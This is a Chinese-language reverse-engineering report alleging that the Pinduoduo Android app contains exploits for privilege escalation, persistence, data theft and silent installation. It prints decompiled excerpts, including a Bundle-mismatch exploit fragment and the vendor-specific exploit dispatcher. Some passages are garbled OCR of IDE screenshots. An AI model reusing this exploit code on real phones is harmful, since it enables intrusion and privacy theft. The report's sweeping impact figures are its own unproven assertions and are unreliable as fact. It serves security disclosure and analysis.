- 拼多多恶意行为分析报告
- 综述
  - 。保活行为
  - 。诱导欺骗行为
  - 。 防卸载行为
  - 。 信息收集行为
    - 用户隐私信息收集
    - 行业信息收集
  - 。 攻击、感染行为
  - 远程静默安装行为和链接伪造行为
- 附录一:技术架构逆向与分析
  - 。背景介绍
  - 。 分析目标
  - 。 架构设计
    - 各模块分析
      - alive\_base\_ability\_plugin
      - alive\_security\_biz\_plugin:
      - smart\_shortcut\_plugin
      - base\_secdt\_comp\_plugin, ct\_plugin
      - app\_sd\_thousand\_plugin
        - 写入系统应用和抖音、高德等其他应用以驻留后门配置
        - 从远端再次拉取dex文件后利用

• 附录二:各Strategy用途描述

• 附录三:参考链接

# PDD恶意行为分析报告

## 摘要

拼多多持续挖掘利用手机厂商和云服务的漏洞用于获客、用户留存、规避隐私合规监管和突破系统限制从而获取用户精准画像、突破系统限制大量触达用户促进交易转化.以年为单位保守估计,通过强迫用户安装获得5千万的新增用户,节省了1亿App推广费用;通过利用手机操作系统漏洞盗取大量用户隐私,从而更懂用户,并获得40%的用户触达提升,带动40%的GMV,强迫用户安装的行为包括,通过利用应用商店、微信浏览器、链接跳转漏洞配合社交裂变远程静默安装;利用手机操作系统漏洞的行为包括,利用安卓系统和OEM漏洞提权成为超级用户,然后安装后门驻留系统,随后进行App无法卸载、App无法关掉、盗取其他App数据(包括聊天记录和上网行为等)、伪装成其他App骗用户打开、逃避合规监管大量获取用户隐私信息、绕过操作系统通知限制等动作,从而实现留存转化率提升、提高用户触达率、DAU、MAU、用户精准画像、广告收入和交易转化率提升等。回望这些手段,是否终于明白了拼多多曾经的爆炸式增长神话的真正原因之一?这些非法行为,直至被曝光的时间,都在给其业务带来火箭般助力,正如其代码中所述:PddRocket.

一句话来说,拼多多将4亿用户设备变成了被其完全控制用于牟利的僵尸网络,这堪称史上最大的入侵事件,甚至连NSA都办不到。

拼多多在其公开发布的主站App中捆绑精心加固过得漏洞利用代码,根据对其App代码的逆向分析、策略分析、行业厂商反馈,该行为已经全量全地域覆盖其用户,约4亿以上受影响设备,并通过包含上万个配置项的云

端策略进行精细化控制,对其业务发展产生了巨大优势。本文对其进行了逆向分析,并对其行为、技术架构、 实现方式进行了总结,相关技术细节分析见附录一。

拼多多总体恶意行为围绕着获客、促交易、高日活三个目的,具体行为可分为保活、诱导欺骗、防卸载、信息 收集、攻击感染五个大类。其中,高日活目的主要由以下几类行为实现:

- 保活行为
- 诱导欺骗行为
- 防卸载行为
- 攻击感染行为

#### 获客目的由以下行为实现:

• 远程静默安装行为和链接伪造行为

此类行为可大幅提高其App活跃度,实时推送用户促销消息、提升转化率,提升DAU/MAU、装机量 促交易目的主要由如下几类实现:

- 保活行为
- 诱导欺骗行为
- 信息收集行为

此类行为可供其取得相当多政策和权限不允许获取的用户隐私信息、竞对机密数据,对用户和其他App进行精准画像甚至重建其社会关系网,精准推送提高交易转化率。同时配合通过绕过系统和厂商限制,对用户持续性推送消息吸引促进用户购买。

各行为描述和覆盖机型如下:

### 保活行为

定义:保活行为,指将自己加入系统的自启动白名单、关联启动白名单、后台白名单、锁屏白名单、悬浮窗、1 像素透明图标、省电策略等方式,绕过系统强制休眠限制,持续后台存活。修改隐藏自身耗电量,逃避用户注 意。实现细节见保活功能插件

作用:可实时推送用户促销消息、提升转化率;后台收集用户行为,辅助风控,监听用户操作,其他App操作

### 诱导欺骗行为

定义:通过相关权限,绕过系统限制构造相关全屏广告、虚假通知(例如锁屏、解锁、全屏红包消息),诱导用户点击;劫持用户壁纸,劫持用户日历、闹钟等;一直展示消息未读状态,吸引用户点击;修改用户电池状态。实现方式见Strategy分析

### 防卸载行为

定义:通过假图标、Widget等方式,让用户在桌面无法删除app;或通过注入系统进程方式,拦截回滚用户卸载操作

### 信息收集行为

用户隐私信息收集

定义:通过漏洞,突破隐私合规监管和系统限制,为自身添加权限,收集用户的位置、Wifi、识别码、相册、安装包信息、用户帐户信息、历史通知等,甚至包括聊天记录,对用户进行精准画像。见信息收集插件

作用:提升业务转化率,进行风控,客诉处理分析,对竞争对手人员、供应商、特定人群进行监控。微信聊天记录后台进行解密分析

### 行业信息收集

定义:提权后或通过漏洞,获取其他运行情况,获取其他App DAU、MAU和当前页面,通知历史。监控list中明确包含淘宝、头条等多个头部厂商。实现细节参见信息收集插件

作用:监控竞对数据

### 攻击、感染行为

定义:提权后攻击其他App、系统App,覆盖文件驻留后门,进行持久化;为自身添加权限;杀掉其他App。实现方式见提权插件

攻击目标:微信、抖音、系统高权限App、快应用平台

### 远程静默安装行为和链接伪造行为

定义:利用应用市场接口、厂商广告接口、浏览器、微信WebView漏洞,实现用户点击链接打开网页即被静默安装拼多多。结合社交裂变,效果巨大。通过URL跳转漏洞、XSS漏洞等为自身链接借助白域名加白,逃避微信、浏览器封禁

攻击目标:浏览器,应用市场,微信

# 附录一:技术架构逆向与分析

### 背景介绍

Android在设计之初即采用了权限和数据的沙箱机制,地理位置、通讯录、相册等隐私数据的访问需要用户授权,由系统的PermissionManagerSystem统一管理。部分高危权限App甚至无法获取,只有特权应用可访问;各App之间有不同的uid,数据之间相互隔离,无法访问。

安卓手机中一般App是untrusted\_app权限,厂商App部分处于更高一些的权限system\_app,同时华为、小米等厂商会做一些定制,由于备份、安全管家等机制,其系统App还会有额外的权限,例如保活管理、自启动管理、App数据管理等。

Android中App由四大组件构成(Activity, Service, Content Provider, Broadcast Receiver),相关组件可以通过是否导出(exported),及permission控制。但systemapp可以任意打开组件,或通过ContentProvider读写所有systemapp私有文件。

但任何安全机制的设计中都可能出现漏洞;从传统的权限代理攻击(通过已经有权限的App,一般目标是厂商App),到组件提权攻击(攻击App中的组件,通过路径穿越、Intent劫持等漏洞,劫持目标App的能力甚至覆盖文件、执行代码,启动私有组件),以及目前安卓中一种通用的Parcel Mismatch漏洞(机制稍微复杂一些,但总体效果是可以控制某个system-app打开任意activity,进而达到3中的攻击效果),甚至内核提权漏洞。

PDD既是挖掘了AOSP和厂商设备中的多个漏洞,实现了如下效果:

- 1. 绕过系统权限管控和用户授权,静默获取权限,逃避隐私监管
- 2. 漏洞提权读写敏感文件,修改系统管理器数据,实现保活、自启动、隐藏电量占用、防卸载
- 3. 漏洞提权,获取system-app执行能力,注入后门,监控其他行业App使用情况
- 4. 漏洞提权,获取用户设备隐私信息(例如微博账号、b站账号名)并上传
- 5. 漏洞提权,将后门注入其他App进程
- 6. 漏洞提权,提权到内核权限


### 分析目标

本次分析的App版本为6.44.0,MD5哈希值7539f39092c2b279c072e5922b0e4ad4

<manifest android:compileSdkVersion="33"
android:compileSdkVersionCodename="13" android:versionCode="64400"
android:versionName="6.44.0" package="com.xunmeng.pinduoduo"</pre>

### 架构设计

其分为*提权层, 配置层,业务层*,通过事件总线驱动。而业务层又纵向分为Ability, Stragtegy, Service, 如下所示:



• 提权层:使用Parcel Mismatch等0day或者1day漏洞,获取StartAnyWhere能力,攻击系统中高权限应用,获取System-App文件读写能力。主要包含alive\_base\_ability\_plugin,位于私有目录文件bot\alive\_strategy\_base\_plugin\6.46.7\mw1.bin中。提权层包装相应漏洞,通过interface

提供给业务层,进一步执行平台相关的逻辑。

```
_{f c} C0022a 	imes _{f c} C0060j 	imes _{f c} C0026c 	imes _{f L} Summary 	imes _{f c} Main 	imes _{f c} C00
🗸 🎲 Source code
                                             15 import com.xunmeng.pinduoduo.alive.unify.ability.framework buildin.interfaces.IAbility;

√ bi com.xunmeng.pinduoduo

                                             import com.xunmeng.pinduoduo.android_pull_ability_comp.pullstartup.C0188a;

√ malive

                                             import com.xunmeng.pinduoduo.android_pull_ability_comp.pullstartup.sona.C0237a;
      base.ability
                                             import com.xunmeng.pinduoduo.android_pull_ability_impl_interface.interf.IAlivePullStartUp;
                                             19 import com.xunmeng.pinduoduo.launcher_detect_comp.impl.C0259a;

√ Comp

                                             20 import com.xunmeng.pinduoduo.launcher_detect_comp_interf.interf.IVivoBindServiceComp;
21 import com.xunmeng.pinduoduo.unify.ability.dybuild_buildin.C0327b;
           > c C0000b
           > @ C0001c
                                             22 import java.util.Map;
                                             23 import java.util.Set;
           🗸 😋 Main

    ★ TAG String

                                             25 /* Loaded from: Main.class */
                m createActivityProxy(St
                                                    private static final String TAG = null;
                m createAliveAbility(Str

@ createReceiverProxy(St

                                                    public static IStrategy createStrategyProxy(String str) {

@ createServiceProxy(Str

                                                       Logger.i("LVBA.Plugin.Main", "createSt
return (IStrategy) C0000b.m1101a(str);
                                                                                   'createStrategyProxy:
                m createStrategyProxy(St

getAliveBaseAbility()

getAlivePullStartUp()
                return (IReceiver) C0000b.m1101a(str);

getComponentNames() Se

                m getIPluginPAStrategyUt
                                                    public static IVivoBindServiceComp getLauncherDetectVivoBindService() {
                ng getLauncherDetectVivoB
                                                        Logger.i("LVBA.Plugin.Main", "getLauncherDetectVivoBindService");

    getSonaAbility() ISona

                masComponent(String) B
                                             42
         > 🖿 impl
                                                    > m strategy
                                             45
      > 🖿 unify.ability.buildin
                                                        return (IActivity) C0000b.m1101a(str);
    > mandroid_pull_ability_comp.pull:
    > mandroid_pull_ability_impl_comp
                                                    public static ISonaAbility getSonaAbility() {
    > launcher_detect_comp
                                                        Logger.i("LVBA.Plugin.Main", "getSonaAbility");
    > m sensitive api plugin adapter.al
                                                        return new C0237a();
    > bm unify.ability.dybuild_buildin
                                                    ■ Summary
                                             55
                                                        return (IService) C0000b.m1101a(str);
                                             57
                                             58
                                                    public static Set getComponentNames() {
   Logger.i("LVBA.Plugin.Main", "getComponentNames");
                                             59
                                             60
                                             61
                                                        return C0000b.m1102a();
                                             62
                                             63
                                             64
                                                    public static IAlivePullStartUp getAlivePullStartUp()
                                             65
                                                       Logger.i("LVBA.Plugin.Main", "getAlivePullStartUp");
                                             66
                                                       return new C0188a();
                                             67
                                             68
                                                    public static IAliveBaseAbility getAliveBaseAbility() {
                                             70
                                                       Logger.i("LVBA.Plugin.Main", "getAliveBaseAbilityInstance");
                                             71
                                                        return new C0003a();
```

• 业务层:在提权之后,具体达到目标的业务逻辑层,包含77个Strategy。例如PurgeV2Strategy,即通过提权层所提供的接口,获取系统高权限应用的文件的能力。DarchrowStragey,则是针对小米平台的置白逻辑,提权后读写小米手机管家App的数据库文件,将自己置为永不休眠的应用。这些Stragey又会组合成Framework,以Ability的形式统一对外提供,例如提供了静默安装、防卸载、数据收集的能力,并对外提供。提权层、业务层逻辑当前版本都被VMP保护。

bot\alive\_strategy\_biz\_plugin\6.45.5\mw1.bin

```
計 S | 日 ピ | 豆 m | Q @ @ | ← → | 図 □ 華 | 目 | チ
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   @ ShenLawManager × @ ShenLawLauncher ×
                                                                    © DataCollectUtil
I IAsyncDataCollector
IDataCallback
IDataCollector
                                                                                                                                                                                                                                                                                                © InfoResult
© ReportInfoItem
                                                        collectors
                                                                 activityUsageStats
                                                                   lbs
                                                                        AllPkgUsageConfig
                                                                                                                                                                                                                                                                              After 000.com | company |
boolean z = files|
try (
z = sdThousandAbility.instance().isAbilitySupport(StrategyFramework.getFrameworkContext(), "get_account_extra");
} contains |
                                                                   allPkgUsageConfig
AllPkgUsageSdcollector
DevInfoCollector
DummyAsyncCollector
HonorClubIdCollector
HulowVerLocationCollec
                                                                               3% TAG String
                                                                               M KEY Strin
                                                                                                                                                                                                                                                          private void getAccountAsync(IDataCallback iDataCallback) {
   if (this.mHasRequest.compareAndSet(false, true)) {
      requestAccount(iDataCallback);
}
                                                                                   m_collect(BaseTriggert 61
                                                                 collect(Baserriggeri
decrypt(String) Stri
formatData(double, c
formatDat
                                                                                                                                                                                                                                                                                                lse {
  Logger.i("LVUA.Dvnamic.DataCollectAbility.HwSdNickName". "has requ
                                                                                                                                                                                                                                                          public void collectAsync(@aseTriggerEvent baseTriggerEvent, IDstaCallback iDstaCallback) {
   if (StrategyFramework.hasCapability("ISdThousandAbility") && isSupport()) {
      getAccountAsync(iDstaCallback);
    } else {
                                                                                                                                                                                                                                                                                                lse {
   Logger.i("LVUA.Dynamic.DataCollectAbility.HwSdNickName", "no Capability");
                                                                      © OppoSdLocCollector
© OppoSdNameCollector
                                                                        @ OppoStorageInfoCollect 7
                                                                             PackageInfo
PhoneServic
                                                                                                                         erviceBlogHistor 80
                                                                   @ PhoneServiceBlogHistor
@ PkgInfo
@ PkgUsageSdCollector
@ UsageStatsSdConfig
@ VivoAccountIdCollector
@ VivoFeedbackCollector

    ∇ivoJoviLbsCollector

                                                                      VivoMnfcLoginCollector
                                                                        VivoSdLocCollector
                                                                        VivoSpsUsageCollector
                                                                                                                                                                                                                                                                                                 Logger.e("LVUA.Dynamic.DataCollectAbility.HwSdNickName", th); iDataCallback.onDataCollected(null);
                                                                    WeiboFdIdCollector
    WeiboIdConfig
    WeiboSdNameCollector
    WifiInfoSdCollector
                                                                                                                                                    ▲ 405 warnings Code Smali Simple Fallback
```

• 配置层:通过RemoteConfig类,提供精细化的策略管控和远控能力,任何一个策略是否开启运行基本都会查询RemoteConfig,一些漏洞利用代码中的配置信息也可从远端更新。这些配置文件拉取后存放在app\_mango/目录下,总配置文件达到3000多K,主要落盘文件为raw\_ab\_data.json,raw\_config\_data.json,raw\_exp\_ab\_data.json。

```
app mango 日まで、、京田直文件交到3000条件、主要溶描文件のJawagaba Joan。
Faw conflig data json, raw_exp_ab_data json。
Faw indicatory in production of the prod
```

• 事件总线:TriggerManager类,该类会监听TriggerEventType中34种事件,而每一个Strategy都会通过 动态配置文件确定在什么样的条件下会被触发执行。例如屏幕解锁的SCREEN\_ON, SCREEN\_OFF事件, 提权完成的FP\_PERM\_READY事件等。

#### 样例配置代码:

```
TriggerEventType.PROCESS_START = new TriggerEventType(0,
"PROCESS_START");
       TriggerEventType.IRREGULAR_PROCESS_START = new TriggerEventType(1,
"IRREGULAR_PROCESS_START");
       TriggerEventType.ALIVE_ABILITY_DISABLE = new TriggerEventType(2,
"ALIVE_ABILITY_DISABLE");
       TriggerEventType.SCREEN_ON = new TriggerEventType(10, "SCREEN_ON");
       TriggerEventType.SCREEN_OFF = new TriggerEventType(11,
"SCREEN_OFF");
       TriggerEventType.USER_PRESENT = new TriggerEventType(12,
"USER_PRESENT");
       TriggerEventType.ON_BACKGROUND = new TriggerEventType(20,
"ON_BACKGROUND");
       TriggerEventType.ON_FOREGROUND = new TriggerEventType(21,
"ON_FOREGROUND");
       TriggerEventType.BACKGROUND_1MIN_TIMER = new TriggerEventType(30,
"BACKGROUND_1MIN_TIMER");
       TriggerEventType.PDD_ID_CONFIRM = new TriggerEventType(40,
"PDD_ID_CONFIRM");
       TriggerEventType.POWER_DISCONNECTED = new TriggerEventType(50,
```

```
"POWER_DISCONNECTED");
       TriggerEventType.POWER_CONNECTED = new TriggerEventType(51,
"POWER_CONNECTED");
       TriggerEventType.TOUCH_EVENT = new TriggerEventType(60,
"TOUCH EVENT"):
       TriggerEventType.FSPL_EVENT = new TriggerEventType(70,
"FSPL_EVENT");
       TriggerEventType.DPPL_EVENT = new TriggerEventType(71,
"DPPL_EVENT");
       TriggerEventType.ACVT_EVENT = new TriggerEventType(80,
"ACVT_EVENT");
       TriggerEventType.DIEL_EVENT = new TriggerEventType(90,
"DIEL_EVENT");
       TriggerEventType.ITDM_EVENT = new TriggerEventType(100,
"ITDM_EVENT");
       TriggerEventType.START_SKY_CASTLE = new TriggerEventType(110,
"START_SKY_CASTLE");
       TriggerEventType.STOP_SKY_CASTLE = new TriggerEventType(0x6F,
"STOP_SKY_CASTLE");
       TriggerEventType.DECORATE_DONE = new TriggerEventType(120,
"DECORATE_DONE");
       TriggerEventType.FP_PERM_READY = new TriggerEventType(130,
"FP_PERM_READY");
       TriggerEventType.AU_INIT = new TriggerEventType(140, "AU_INIT");
       TriggerEventType.DAU_EVENT = new TriggerEventType(0x8D,
"DAU_CHANGED");
       TriggerEventType.STARTUP_COMPLETE = new TriggerEventType(0x8E,
"STARTUP_COMPLETE");
       TriggerEventType.STARTUP_IDLE = new TriggerEventType(0x8F,
"STARTUP_IDLE");
       TriggerEventType.USER_IDLE = new TriggerEventType(0x90,
"USER IDLE");
       TriggerEventType.FAKE_INSTALL_COMPLETE = new TriggerEventType(150,
"FAKE_INSTALL_COMPLETE");
       TriggerEventType.SCREEN_RECORD_START = new TriggerEventType(0xA0,
"SCREEN_RECORD_START");
       TriggerEventType.SCREEN_RECORD_STOP = new TriggerEventType(0xA1,
"SCREEN RECORD STOP");
       TriggerEventType.SD_ASTER_SYNC_DOWN = new TriggerEventType(170,
"SD_ASTER_SYNC_DOWN");
       TriggerEventType.SD_COMP_READY = new TriggerEventType(0xAB,
"SD_COMP_READY");
       TriggerEventType.PV_CHANGED_EVENT = new TriggerEventType(180,
"PV_CHANGED");
       TriggerEventType.DBG_EVENT = new TriggerEventType(190,
"DBG_EVENT");
```

模块通过组件化下发,在App启动的时候通过内置或远程拉取的方式释放或更新,如下图所示: bots

相关模块通过两套VMP进行保护(manwe、nvwa)。 相关脱壳代码可见 https://github.com/davinci1012/pinduoduo backdoor unpacker. 各个模块的作用经分析如下:

#### alive\_base\_ability\_plugin

位于bot/alive\_base\_ability\_plugin/mw1.bin中,主函数入口为

com.xunmeng.pinduoduo.alive.base.ability.comp.Main, 导出如下接口:

- IStrategy:根据名字获取Strategy
- IReceiver, IService, IActivity: 组件化虚拟接口
- IVivoBindServiceCompgetLauncherDetectVivoBindService: Vivo的某个组件泄露漏洞利用
- ISonaAbility: 构造提权Intent后,通过SonaAbility进行攻击,执行提权Intent。下面将重点介绍 SonaAbility是如何提权的
- IAlivePullStartUp: 以接口方式对外暴露,其他组件调用该接口发起Intent攻击
  - makeBundle(Intent arg1);
  - startAccount(Intent arg1);
  - startSpecialActivity(Intent arg1);
  - stopSpecialActivity(Intent arg1);
- IAlivePullStartUp: 核心组件,提供基于平台的保活能力、基于提权漏洞的特权文件访问能力
  - IAliveStartup AliveStartup();
    - boolean canStartBackgroundActivity();
    - boolean canStartBgActivityByAlarm(int arg1, boolean arg2);
    - boolean canStartBgActivityByFullScreenNotification();
    - boolean canStartBgActivityByFullScreenNotification(int arg1, boolean arg2);
    - void grantAutoStartPermission();
    - int hasAutoStartPermission(); 通过修改系统自启动设置,达到保活,绕过系统App休眠控制的目的
    - void startBackgroundActivity(Intent arg1);
    - void startBackgroundActivityByAlarm(Intent arg1);
    - boolean startBackgroundActivityByAssistant(Intent arg1);
    - void startBackgroundActivityByTheme(Intent arg1);
    - void startBackgroundByFullScreenNotification(Intent arg1); 通过Activity Intent中间人漏洞,绕过系统对保活、拉起的控制
  - 。 IDebugCheck DebugCheck(); 检测是否正在被调试,逃避检测
  - 。 IDoubleInstance DoubleInstance(); 检测是否双开
  - IFileProvider FileProvider();
    - boolean hasAbility(String arg1);
    - boolean hasPermission();
    - void startGrantPermission(String arg1);
    - List getLauncherIcons();

- boolean addicon(Iconinfo arg1);
- boolean movelconToFolder(int arg1, int arg2);
- boolean movelconOutFolder(IconInfo arg1);
- boolean updateIcon(IconInfo arg1);
- boolean removelcon(int arg1);
- Integer addScreen();
- LayoutProps getLayoutProps();
- boolean restartLauncher();
- 。 IFileProviderV2 FileProviderV2(); *核心组件!* 通过各种提权漏洞,获取对系统应用、其他应用的 文件访问能力
  - IFPUtils fileProviderUtils();
  - Uri getValidUriByScene(String arg1);
  - boolean hasPermission(String arg1);
  - boolean hasPermission(String arg1, String arg2);
  - IHssLocalDataManager hssLocalDataManager();
  - IHwHiBoardProvider hwHiBoardProvider();
  - IHwSelfStartProvider hwSelfStartProvider();
  - IKaelDbOperate kaelDbOperate();
  - IOppoAuProvider oppoAuProvider();
  - IOppoLauncherProvider oppoLauncherProvider();
  - IOppoLockDisplayProvider oppoLockDisplayProvider();
  - IOppoLockPullProvider oppoLockPullProvider();
  - IPermQuery permQuery();
  - void persistPermission(Intent arg1);
  - boolean startGrantPermission(String arg1, String arg2);
  - boolean startGrantPermission(String arg1, String arg2, Intent arg3, String arg4);
  - IXmBehaviorWhiteProvider xmBehaviorWhiteProvider(); }
- 。 IFloatWindow FloatWindow(); 通过漏洞获取悬浮窗能力保活
- 。 IScreenRecordCheck ScreenRecordCheck() 检测是否正在录屏,逃避用户取证

其中,SonaAbility是整套系统的核心,其中包装了多个各平台的0day、1dayBundle Mismatch漏洞进行提权。 该系列漏洞的知识可以参考https://xz.aliyun.com/t/2364, 简单描述为:

其共同特点在于框架中Parcelable对象的写入(序列化)和读出(反序列化)不一致,比如将一个成员变量写入时为long,而读入时为int。但我们能够利用有漏洞的Parcelable对象,实现以Settings系统应用发送任意Intent启动Activity的能力。

第一次,普通AppB将Bundle序列化后通过Binder传递给system\_server,然后system\_server 通过Bundle的一系列getXXX(如getBoolean、getParcelable)函数触发反序列化,获得 KEY\_INTENT这个键的值——一个intent对象,进行安全检查。

若检查通过,调用writeBundle进行第二次序列化,然后Settings中反序列化后重新获得 {KEY\_INTENT:intent},调用startActivity。

如果第二次序列化和反序列化过程不匹配,那么就有可能在system\_server检查时Bundle中恶意的 {KEY\_INTENT:intent}不出现,而在Settings中出现,那么就完美地绕过了checkKeyIntent检查!

这类漏洞是最近Android系统中新出现的漏洞类型。此类漏洞因为利用稳定门槛低,易于工程化,受到了PDD的青睐。

SonaAbility接收其他组件包装的Intent,在start(SonaRequest)中取出,并通过平台调用对应的0day漏洞:

```
public SonaResult start(SonaRequest sonaRequest) {
        C0200h m405a;
        Logger.i("SpecialPullAbility.Comp.SonaAbility", "start invoked: " +
sonaRequest);
        if (sonaRequest == null ||
TextUtils.isEmpty(sonaRequest.getCaller()) ||
TextUtils.isEmpty(sonaRequest.getRequestId()) || sonaRequest.getIntent() ==
null) {
            return new SonaResult(false, "invalid request");
        if (!m265a(sonaRequest.getCaller(), false)) {
            m405a = new C0200h(false, "caller_not_whitelist");
        } else if
(RemoteConfig.instance().getBoolean("pinduoduo_Android.alive_sona_startup_a
b_64500", false) && this.f936e.m246b()) {
            Logger.i("SpecialPullAbility.Comp.SonaAbility",
"startSpecialActivity by sonaStartUp: %s", new Object[]
{sonaRequest.toString()});
            C0245a.m240a("start", sonaRequest);
            m405a = this.f936e.m248a(sonaRequest, this.f937f);
            C0245a.m239a("result", sonaRequest, m405a, null);
        } else {
            Logger.i("SpecialPullAbility.Comp.SonaAbility",
"startSpecialActivity by alivePullStartUp: %s", new Object[]
{sonaRequest.toString()});
            m405a = this.f935d.m405a(sonaRequest.getIntent());
        C0245a.m237a("start", sonaRequest.getCaller(), null, sonaRequest,
m405a.m358a(), m405a.m357b());
        return new SonaResult(m405a.m358a(), m405a.m357b());
    }
    public boolean isBusy(String str) {
        Logger.i("SpecialPullAbility.Comp.SonaAbility", "isBusy invoked: "
+ str);
        boolean isCacheIntentBusy =
AlivePullAbility.instance().isCacheIntentBusy(str);
        C0245a.m237a("isBusy", str, null, null, isCacheIntentBusy, null);
        return isCacheIntentBusy;
    }
    public Bundle makeBundle(Intent intent) {
        if (intent == null) {
            Logger.w("SpecialPullAbility.Comp", "make empty bundle");
           return new Bundle();
        Logger.i("SpecialPullAbility.Comp", "make bundle");
```

```
InterfaceC0194e m404a = m404a(intent, null);
        if (m404a == null) {
            Logger.i("SpecialPullAbility.Comp", "no make bundle function");
            return Bundle.EMPTY;
        Bundle m375a = m404a.m375a(intent);
        C0253b.m227a();
        return m375a == null ? Bundle.EMPTY : m375a;
    }
    /* renamed from: c */
    private boolean isHuaweiVersion() {
        if (RomOsUtil.instance().isNewHuaweiManufacture() ||
RomOsUtil.instance().isHonerManufacture()) {
            return true;
        }
        return RomOsUtil.instance().isEmui() &&
!AliveAbility.instance().isAbilityDisabled202203("hw_small_brand_law");
    public C0188a() {
        Logger.i("SpecialPullAbility.Comp", "plugin version: %s", new
Object[]{C0253b.m226b()});
        this.specialPullAbilityComplmpl = getPlatformPlugin();
    }
    /* renamed from: d */
    private boolean m394d(Intent intent, String str) {
        Logger.i("SpecialPullAbility.Comp", "real start accountSettings
activity.");
        if (CdUtils.m234a()) {
            return CdUtils.m233a(intent, str);
        }
        try {
            BotBaseApplication.getContext().startActivity(intent);
            return true;
        } catch (Exception e) {
            C0245a.m242a("start_account_exception");
            Logger.e("SpecialPullAbility.Comp", e);
            return false;
       }
    }
    private SpecialPullAbilityCompInterface getPlatformPlugin() {
        return isHuaweiVersion() ? new AOSPSpecialPullAbilityComp() :
RomOsUtil.instance().isOppo() ? new OppoSpecialPullAbilityComp() :
RomOsUtil.instance().isSamsung() ? new SamsungSpecialPullAbilityComp() :
RomOsUtil.instance().isXiaomiManufacture() ? new
XiaomiSpecialPullAbilityComp() : RomOsUtil.instance().isVivoManufacture() ?
new VivoSpeicalPullAbilityComp() : new DummySpecialPullAbilityComp();
    }
//HuaweiSpecialPullAbilityComp
    public boolean m371f(Intent intent) {
```

```
Logger.i("SpecialPullAbility.Comp", "real start hw accountSettings
activity.");
       try {
            BotBaseApplication.getContext().startActivity(intent);
            return true;
        } catch (Exception e) {
            C0245a.m242a("start_account_exception");
            Logger.e("SpecialPullAbility.Comp", e);
            return false;
       }
    }
    @Override //
com.xunmeng.pinduoduo.android_pull_ability_comp.pullstartup.SpecialPullAbil
ityComp
    /* renamed from: g */
    public String mo326g() {
       return "dd.hw";
    }
    /* renamed from: d */
    public static Bundle m373d(Intent intent) {
        Bundle bundle = new Bundle();
        Parcel obtain = Parcel.obtain();
        Parcel obtain2 = Parcel.obtain();
        Parcel obtain3 = Parcel.obtain();
        obtain2.writeInt(3);
        obtain2.writeInt(4);
        obtain2.writeInt(13);
        obtain2.writeInt(3);
        obtain2.writeInt(⊙);
        obtain2.writeInt(4);
        obtain2.writeString("com.huawei.recsys.aidl.HwObjectContainer");
        obtain2.writeSerializable(null);
        obtain2.writeInt(4);
```

### alive\_security\_biz\_plugin:

文件路径:bot/alive\_security\_biz\_plugin/mw1.bin 如果说上一个Plugin是对提权能力的包装,那这个Plugin则是驱动器,通过各种方式利用之前的能力(也包括一些新的漏洞)来实现保活、窃取隐私等目的。该Plugin包含了数十个Strategy,每个Strategy都对应着一套利用代码,共有如下Strategy:

- JayceStrategy
- WingStrategy
- CheeseStrategy4Other
- ShenLawDetectStrategy
- TalonStrategy
- ClinkzStrategy
- BatteryStrategy
- DazzleStrategy

- FileProviderProbStrategy
- RangersStrategy
- BalanarStrategy
- StripBareStrategy
- GalaxyStrategyUtils
- NamiStrategy: 收集各种用户数据
- StrutsStrategyHelper
- GeorgeStrategy
- CreamStrategy4Other
- YmirStrategy
- ZecStrategy
- GalioStrategy
- MinerStrategy
- YiStrategy
- CreamStrategy
- DianaStrategy
- KarmaStrategy
- AhriStrategy
- ApolloStrategy
- DancerStrategy
- ViStrategy
- PurgeV2Strategy: 启动提权EXP
- GhostStrategy
- GalaxyStrategyConfig
- DirgeStrategy
- SionStartDetectStrategy
- DarchrowStrategy
- CheeseStrategy
- StrutsStrategy
- WinterStrategy
- BaseGalaxyStrategyTracker
- JannaVictimStrategy
- JessieStrategy
- MedusaStrategy
- FioraStrategy
- ZiggsStrategy
- ZyraDetectStrategy
- FakerStrategy
- SkyCastleStrategy
- FizzStrategy
- PermissionClosedStrategy
- GlassStrategy
- BannerDetectStrategy
- NunuStrategy
- ButterStrategy
- MiranaStrategy

- ZedDetectStrategy
- CanvasStrategy
- WindStrategy
- NotificationClosedDetectStrategyV2
- GalaxyStrategy
- VanishingArtStrategy
- LeBlancStrategy
- AniviaStrategy
- MaoKaiStrategy
- KnightStrategy
- TuskStrategy
- ZeusStrategy
- KnightV2Strategy
- WeatherSummaryStrategy
- NotificationClosedDetectStrategy
- MaginaStrategy
- MagnusStrategy
- LuluStrategy
- TinyStrategy
- BoushStrategyV2
- ClinkStrategy
- NamiV2Strategy: 收集各种用户数据,监控行业其他App使用情况并上报
- BrandStrategy
- JoaquimStrategy
- SivirStrategy
- ZetStrategy
- SpringStrategy

如上所示,各种Exp通过Event驱动,例如如下远程配置文件意味着当进程进入后台时,其执行如下Strategy

```
"ON_BACKGROUND": [
    {
        "name": "Buys"
    },
    {
        "name": "KunkkaStrategy"
    },
    {
        "name": "AkashaStrategy"
    },
        "name": "XazeStrategy",
        "overrideFrameworkProps": {
            "blackListProps": {
                "sceneId": "4003"
            }
        }
    },
```

```
"name": "DarchrowStrategy"
},
{
          "name": "SniperStrategy"
},
{
          "name": "AuStrategy"
}
```

```
也包含大量数据收集逻辑,例如各种用户身份的collector,监控其他App运行、DAU情况:
unify.ability

√ b dynamic

